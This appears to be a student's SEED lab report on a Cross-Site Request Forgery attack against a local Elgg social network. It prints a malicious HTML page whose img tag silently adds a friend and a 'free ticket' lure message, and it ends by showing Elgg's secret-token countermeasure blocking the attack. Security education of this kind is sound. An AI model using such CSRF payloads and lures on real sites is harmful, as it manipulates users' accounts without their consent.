Cross-Site Request Forgery (CSRF) Attack


Name: Alizeh Jafri

Introduction:

The purpose of this lab is to develop an understanding of the Cross-Site Request Forgery (CSRF) attack. In this lab, we will be attacking a social networking web application with the help of the *CSRF attack*.


Lab Tasks:

Firstly, I started the web server using the following command 'sudo service apache2 start' as shown in the screen shot below:




```
[11/14/2019 17:54] seed@ubuntu:~$ su root
Password:
[11/14/2019 17:54] root@ubuntu:/home/seed# sudo service apache2 start
 * Starting web server apache2
httpd (pid 2633) already running
                                                                    [ OK ]
```


Next, I opened the Elgg social networking website by entering the URL 'www.csrflabelgg.com' as shown:



Then I viewed Boby's user profile first, to be able to send friend request to Alice which she had declined. In order to add Boby to her Elgg friend list. The profile is shown below:




Next, I accessed the directory "/var/www/CSRF/Attacker" to modify the data in the malicious file "index.html". I modified the data using vim.




```
[11/14/2019 19:29] root@ubuntu:/home/seed# cd /var/www/CSRF/Attacker/
[11/14/2019 19:29] root@ubuntu:/var/www/CSRF/Attacker# ls
index.html
[11/14/2019 19:30] root@ubuntu:/var/www/CSRF/Attacker# vim index.html
```

After the modification in Index.html file, I was able to start the CSRF attack, by sending URL 'www.csrflabattacker.com' from Boby's email to Alice's inbox in Elgg. Thus, when Alice is going to open the email and click on the URL, Boby will get added to Alice's friends list. I recognized the add friend HTTP request to GET request. In this attack I used image source tag (img src) that automatically starts an HTTP GET request:



```
[11/14/2019 19:35] root@ubuntu:/var/www/CSRF/Attacker# cat index.html
<html>
<head>
<title>
Malicious Web
</title>
</head>
<body>
<img src="http://www.csrflabelgg.com/action/friends/add?friend=40" alt="Page not
 found">
</body>
</html>

[11/14/2019 19:35] root@ubuntu:/var/www/CSRF/Attacker#
```



Compose a message

To: Alice

Subject:

Free ticket


Message:

Hi Alice,

We got a great news for you. You just won a free ticket to Nerk York. Please click on the link below to check it out:

http://www.csrflabattacker.com/


Hence, Alice has received Boby's meassage. Because of this malicious link '[www.csrflabattacker.com'](www.csrflabattacker.com) Boby is into Alice's friend list without Alice accepting the friend request as shown:



Alice's friends

Boby

Alice opened the message and clicked on the URL in the email with Boby had sent her.




Hi Alice,

We got a great news for you. You just won a free ticket to Nerk York. Please click on the link below to check it out:

http://www.csrflabattacker.com/


After Boby had sent the email with the malicious link "www.csrflabattacker.com" to Alice and she opens the link to check if the she has won a free ticket to New York, it shows a message on the website with says " Page not found". The screen shot is shown below:



Page not found


.

Now, the LiveHTTPHeaders shows the cookie and on which the URL it denotes.



```
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/
Cookie: Elgg=0cce6a0la2nhua9lhitqer6he6
Connection: keep-alive

HTTP/1.1 200 OK
Date: Fri, 15 Nov 2019 22:30:01 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.14
Expires: Thu, 19 Nov 1981 08:52:00 GMT
```


I visited the Alice's page again, and I found that Boby became Alice's friend, which means that CSRF attack occurred successfully.



Alice is now a friend with Boby 19 hours ago


Task 2


I accessed the directory “/elgg/engine/lib” to turn on the countermeasure to find “action_gatekeeper” function which was in ‘action.php’ file. In action.php file I commented the ‘return true’ code as shown in the screen shot below:



```
 * @param string $action The action being performed
 *
 * @return mixed True if valid or redirects.
 * @access private
 */
function action_gatekeeper($action) {

        //SEED:Modified to enable CSRF.
        //Comment the below return true statement to enable countermeasure.
        //return true;

        if ($action === 'login') {
                if (validate_action_token(false)) {
                        return true;
                }

                $token = get_input('__elgg_token');
                $ts = (int)get_input('__elgg_ts');
                if ($token && elgg_validate_token($token, $ts)) {
```


The screen shot on the left hand side shows, Boby was Alice’s friend, but then after Alice had removed him, we can see that Boby can be added by Alice (add friend option is visible) as shown in the screen shot on the right hand side the right hand side:






Next, I tried to re do the attack, but I got an error in Alice's page. The reason why the error had ooccurred was because we don't have the secret token in our malicious file. Thus, once we commented the (**return true**), another code was implemented.

Now, the Live HTTP header is shown below:



```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://www.csrflabelgg.com/settings/user/alice
Content-Length: 66
Cookie: Elgg=s0chkb5694smk7htofi05mrut1
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
   __elgg_ts=1573854030&__elgg_token=79fc8e0be7611914cd7b63d9f54f3a69

HTTP/1.1 200 OK
Date: Fri, 15 Nov 2019 21:45:30 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.14
Expires: Thu, 19 Nov 1981 08:52:00 GMT
```

I viewed Alice's friends list again to see if the attack took place or no.



Alice's friends

No friends yet.

As shown in the screen shot above, there are no friends in Alice's friends. This means the attack didn't occur when we commented (**return true;**) statement.